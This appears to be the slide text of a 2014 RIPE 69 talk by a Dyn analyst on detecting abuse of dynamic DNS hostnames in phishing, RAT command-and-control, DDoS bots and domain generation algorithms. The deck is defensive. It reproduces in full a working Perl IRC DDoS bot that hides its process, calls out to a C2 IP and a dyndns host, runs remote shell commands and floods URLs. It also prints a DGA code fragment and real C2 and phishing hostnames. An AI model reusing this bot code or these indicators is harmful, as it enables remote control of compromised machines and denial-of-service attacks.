Dynamic DNS Abuse

Identification techniques

Chris Baker

@datumrich

November 6th RIPE 69 London

Dyn

whois chris.baker

- Manager of Monitoring and Analytics @ Dyn
- Data Addict who needs a better hobby
- Lover of the DNS
- Hunter of ne’er-do-wells

dig @slide.deck chris.baker

```
; <<>> DiG 9.8.3-P1 <<>> datumrich.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1337H@X0R
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
chris.baker.        3600 IN    NS        ns1.dyn.com.
chris.baker.        138547     IN MX 0   cbaker at dyn dot com cbaker@dyn.com
chris.baker.        3600 IN    TWEET     @datumrich

;; Query time: 111 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Thu Nov 6 09:00:00 2014
;; MSG SIZE  rcvd: 99
```

Dyn

DDNS – Dynamic DNS

ISP assigns an IP

203.0.113.1

IP addresses can be hard to remember
IP addresses can change
What if you could instead use a hostname?

home.dyndns.org 203.0.113.1

Authoritative DNS

Dyn

DDNS – Dynamic DNS

ISP assigns a new IP

203.0.113.2

An update is sent to DDNS service with the IP for the customers hostname.

As the IP changes the update keeps the hostname in sync

home.dyndns.org 203.0.113.2

Authoritative DNS

Dyn

Why is abuse an issue?

- Disposable Hostnames
- Dynamic updates
- APIs for automation
- Enough providers to hedge discovery
  - ChangeIP, DtDNS, DynDNS, No-IP … etc

Disposable Hostnames

- Lack of WhoIs insight
  - DDNS hostnames are owned by the operator
  - Avoids establishing registry patterns
- Domain Reputation
  - Domain has an established history
- Switching between hostnames
  - Cheaper than domain registration
  - Obfuscates connection between activities

DDNS Hostnames ~ 260 offered by Dyn alone

at-band-camp.net
ath.cx
auxlang.net
bitferret.org
blogdns.com
blogdns.net
blogdns.org
blogsite.org
broke-it.net
buyshouses.net
cechire.com
certaindns.org
damnserver.org
mine.nu
dlinkddns.com
dinedns.com
dinedns.net
dinedns.org
dlinkddns.com
dns-gateway.net
dnsalias.com
dnsalias.net
dnsalias.org
dnscog.com
est-le-patron.com
everydns.com
everydns.net
for-more.biz
for-our.info
for-some.biz
for-the.biz
forgot.her.name
forgot.his.name
free.editdns.net
from-ak.com
from-ar.com
from-ca.com
from-co.net
from-dc.com
from-ga.com
game-server.cc
getmyip.com
gets-it.net
gotdns.com
gotdns.name
gotdns.org
groks-the.info
groks-this.info
hobby-site.com
hobby-site.org
homedns.org
homeftp.net
homeftp.org
homelinux.com
is-a-designer.com
is-a-doctor.com
is-a-geek.com
is-a-geek.net
is-a-geek.org
is-a-green.com
is-a-guru.com
is-a-hunter.com
is-a-knight.org
is-a-liberal.com
is-a-libertarian.com
is-a-linux-user.org
is-a-llama.com
is-a-nascarfan.com

Dyn

DNS Operational Questions

What DNS specific metrics do you track?
- For your organization?
- For any end users / customers?

What DNS interactions do you log?
- Queries?
- Responses?
- Both?

DNS Operational Questions

- Do you know which recursive resolvers are being used in your environment?
- Do you monitor the top queried domains?
- If so are you tracking FQDNs, 2nd tier or 3rd tier domain names? Just the TLD?
  - Example: <3rd Tier>.<2nd Tier>.<TLD>
- For people running authoritative DNS servers, do you monitor the top recursives?

Dyn

How are names abused?
Example: Phishing

Phishing

A customer registers a ddns domain
vuiboter1der.hobby-site[.]com

- The domain is configured with a wildcard record
  - *. vuiboter1der.hobby-site[.]com
  - Any subdomain requested will resolve to the A record for the FQDN
  - Example:
    asfsdfgdgdfg.vuiboter1der.hobby-site[.]com
    resolves the same as
    vuiboter1der.hobby-site[.]com

The phisher then embeds a link similar to the one below in their email

- http://cartasipages.it.page-login.gtwpages.37sf08.vuiboter1der.hobby-site[.]com/wp-includes/js/jquery/ui/gif/login.php

OR something like

- http://free.itunes.giveaway.we.sware.its.legit.vuiboter1der.hobby-site[.]com/wp-includes/js/jquery/ui/gif/login.php

Dyn

How do we detect phishing?

- Is there a Wildcard DNS record being used?
  - Example: *.example.com
- If so how many different wildcard domains have been used?
  - DNS query logs
- What do the wildcard domains tell us?
    - Do they contain key words?
      - iTunes, WellsFargo, Paypal?

Additional Heuristics

- How many DDNS hostnames are associated with a user?
- Were they all created at the same time?
- How many IP addresses are being used for A records?
  - Is the same IP being used with many names?
  - How many A records point to 127.0.0.1 or 8.8.8.8?

How else are names abused?

Example: Malware

C2 (Command and Control)

Hard coded IPs are single points of failure for malware

- Using the DNS in place of hardcoded IPs increases resilience
- Example: Actor configuring a RAT uses the IP assigned to their router by their ISP if it changes they loose their bots
- Example: Actor configuring a RAT uses their cloud providers IP and the node is flagged and reclaimed … bots are gone

Youtube videos now detail how to configure popular RATs to use DDNS …

RAT – Remote Access Trojans

- Malicious Binary is found
  - MD5: 8a373a71afcf063ad8fad5f7a0cb9b40
- After analyzing its network interactions it queries for then communicates with a DDNS host
- The traffic pattern matches communication tied to XtremeRAT
  - Domain: pallares123.dvrdns.org
  - Looking at logs of recursive resolvers requesting the record helps identify the infected population

How else are names abused?

Example: DDoS Bot Perl Script

"its".$i."thetime.dyndns.tv”
where $i=int($1)*2; $i=$i+7883;

```
#!/usr/bin/perl
use IO::Socket::INET;  my $time=time();  $time=~/(.*)\d\d\d\d/;  $i=int($1)*2;  $i=$i+7883;  my $processo = "/usr/bin/apachessl";  my $pid=fork;  exit if $pid;  $0="$processo"." "x16;   my @sops =("46.28.206.5","46.28.206.5","46.28.206.5","46.28.206.5","46.28.206.5","its".$i."thetime.dyndns.tv");  my $port=2020*4; $arm=`uname -m`; my $chan="#syn".int(rand(12)); if($arm=~/64/g) { $chan="#web64"; } if($arm=~/86/g) { $chan="#web32"; }  my $boxing = `uname -a`;  $user = `whoami`;  $boxing =~ s/\r//g;  $boxing =~ s/\n//g;  $boxing =~ s/ //g;  $boxing =~ s/\s//g;  $user =~ s/\r//g;  $user =~ s/\n//g;  $user =~ s/ //g;  $user =~ s/\s//g;  while(1) {
 retry:
my $nick="syn[".int(rand(999999999))."]"; close($sk);   my $server = "";  while(length($server)<10) { $server = $sops[int(rand(12))];  } sleep(3);  my $sk = IO::Socket::INET->new(PeerAddr=>$server,PeerPort=>$port,Proto=>"tcp") or goto retry;  $sk->autoflush(1);  print $sk "POST /index.php HTTP/1.1\r\nHost: $server:$port\r\nUser-Agent: Mozilla/5.0\r\nContent-Length: 385256291721361\r\n\r\nfile1=MZ%90%0a%0d\r\n";  print $sk "NICK $nick\r\n";  print $sk "USER ".$user." 8 *  : ".$user."\r\n";   while($line = <$sk>){  $line =~ s/\r\n$//;  if ($line=~ /^PING \:(.*)/) { print $sk "PONG :$1\r\n";  }  if($line =~ /welcome\sto/i) { sleep(2);  print $sk "JOIN $chan\r\n";  sleep(1);  print $sk "PRIVMSG $chan :UserName=$boxing\r\n";  }  if ($line =~ /PRIVMSG (.*) :.rsh\s"(.*)"/){ $owner=$line;  $de=$2;  if($owner=~/iseee/gi) { @shell=`$de`;  foreach $line (@shell) {  sendsk($sk, "PRIVMSG iseee :$line\r\n");  sleep(1);  } } }  if ($line=~ /PRIVMSG (.*) :.get\s"(.*)"\s"(.*)"/){ $owner=$line;  $url=$2;  $mult=$3;  if($owner=~/iseee/gi) { $url=~/http:\/\/(.*)\/(.*)/g;  for($xz=0; $xz<=$mult; $xz++) { system("curl ".$url.">/dev/null&");  `curl "$url">/dev/null&`;  system("wget ".$url.">/dev/null&");  `wget "$url">/dev/null&`;  system("wget $url>/dev/null&");  } sendsk($sk, "PRIVMSG iseee :Got $host/$path - $mult times\r\n");  } }  if ($line=~ /PRIVMSG (.*) :.post\s"(.*)"\s"(.*)"/){ $owner=$line;  $url=$2;  $ddata=$3;  if($owner=~/iseee/gi) { $url=~/http:\/\/(.*)\/(.*)/g;  $host=$1;  $path=$2;  my $sck=new IO::Socket::INET(PeerAddr=>$host, PeerPort=>80);  print $sck  "POST /$path HTTP/1.0\r\n".  "Host: $host\r\n".  "Connection: close\r\n".  "Content-Length: ".length($ddata)."\r\n\r\n".$ddata;  sleep(1);  close($sck);  sendsk($sk, "PRIVMSG (.*) :Posted $host/$path - $mult\r\n");  } }  } }  sub sendsk() { if ($#_ == 1) { my $sk = $_[0];  print $sk "$_[1]\n";  }  else { print $sk "$_[0]\n";  } }
```

Lessons from the Perl Script

- Resilience added by leveraging the DNS
- Calculates what domain it needs to talk to based on simple parameters
- Our API facilitates programtic registeration of new names as well as updates to old ones

What's in A Name

Hard coded domains in scripts or binary

- Strings?
- Normally not identified by looking at an accounts domain alone

Bad DGAs

- Can be discovered in the binary or script just like it was in the perl script
- Example: "its".$i."thetime.dyndns.tv"

Better DGAs ...

```
function generate(date) {
gY=[""];
NV=[".doesntexist.com",".dnsalias.com",".dynalias.com"];
g = 1;
TJ = 5;
zT = date;
tG="";
UV="t speed off q ask why portal un m is po le us order host na p own call as j o old
no si h ad e r g to cat n ko how i tu l d in on da b ri f try a k for me net c s"
UV=UV.split(" ");
OG=Math.floor(zT.getUTCHours());
fG=zT.getUTCDate();
tM=zT.getUTCMonth();
yN=zT.getUTC.FullYear();
```

NV - Limits the scope of domains

UV - Limits the Ngrams used

Better DGA's

Increased entropy

- Uses date as a seed with a number of transformations

More variety / control over DDNS hostnames used

- Has a body of hostnames selected based on seed value

Advanced logic for name creation

- Uses an array of words and letters to create hostnames
- This increases the complexity of detection via string processing

Basic DGAs

ilustyewwwiec.selfip.biz
pporvwwsrqfwqdiiqvj.selfip.biz
mqydnjycdjmpdqhs.selfip.biz
wqkcrphwlxv.selfip.biz
d22a34203ed4dc4571e361de.worse-than.tv
mlviwwiokblfqj.dnsdojo.com
youbljtwmqfpggrest.dnsdojo.net
pxwkcdewyrqu.dnsdojo.net
kmevvwtioxwu.dnsdojo.net

"Better" DGA

fightnodenodecorp.homedns.org
yrowrowuses.homedns.org
nodelengthlengthvictory.homedns.org
netowniko.doesntexist.com
confprox.kicks-ass.net
ownpust.doesntexist.com
oxymoron.dyndns.org
neothedm.is-a-geek.org

Tools for analyzing domain names:
https://github.com/udishamir/Domain-Analyzer
https://github.com/dsusin/dga-detector


What is using “better” DGAs?

Malvertising / Traffic Direction Services

Protocol	Host	URL	Body	Content-Type
HTTP		/www/delivery/afr.php?zoneid=...	4 524	text/html; charset=UTF-8
HTTP	www.google-analytics.com	/ga.js	15 675	text/javascript
HTTP	www.odloty.pl	/js/ads.js?8cihzbco=644	385	application/javascript
HTTP	neofildering.is-a-rockstar.com	/movie/story.php	246	text/html; charset=utf-8
HTTP	huphymez.is-a-chef.net:1487	/ch/links/database.php?docs=38	5 111	text/html
HTTP	huphymez.is-a-chef.net:1487	/ch/links/mcaNtdd.jar	35 468	application/x-java-archive

How do we detect this behavior?

Queries for multiple domain generated DDNS hostnames
Accounts with a fast flux pattern



Usage Patterns or Query Patterns

Recursive Query Volume (Aggregate)


- New domains with above normal traffic
  - How many standard deviations above the norm?
- Change in query count over time
  - Newly created domain with high volume?
  - Replacement domain with traffic equal to previous domains?
  - NXDomain count for domains previously used in account?

Recursive Query Source – Who's Asking?

What is looking for this record?

- How many unique Ases?
- How many IP Blocks?
- How many countries have recursives looking for the record?
- How many companies recursives? similar verticals?

What are the concentrations of queries from individual IPs or blocks, Ases?


WE MAKE OUR WORLD
SIGNIFICANT BY THE COURAGE
OF OUR QUESTIONS AND THE
DEPTH OF OUR ANSWERS.
CARL SAGAN
MADE WITH SPOKEN.LY

Please Sign Up for free ShadowServer Reports about your network / IP space

https://www.shadowserver.org/wiki/pmwiki.php/Involve/GetReportsOnYourNetwork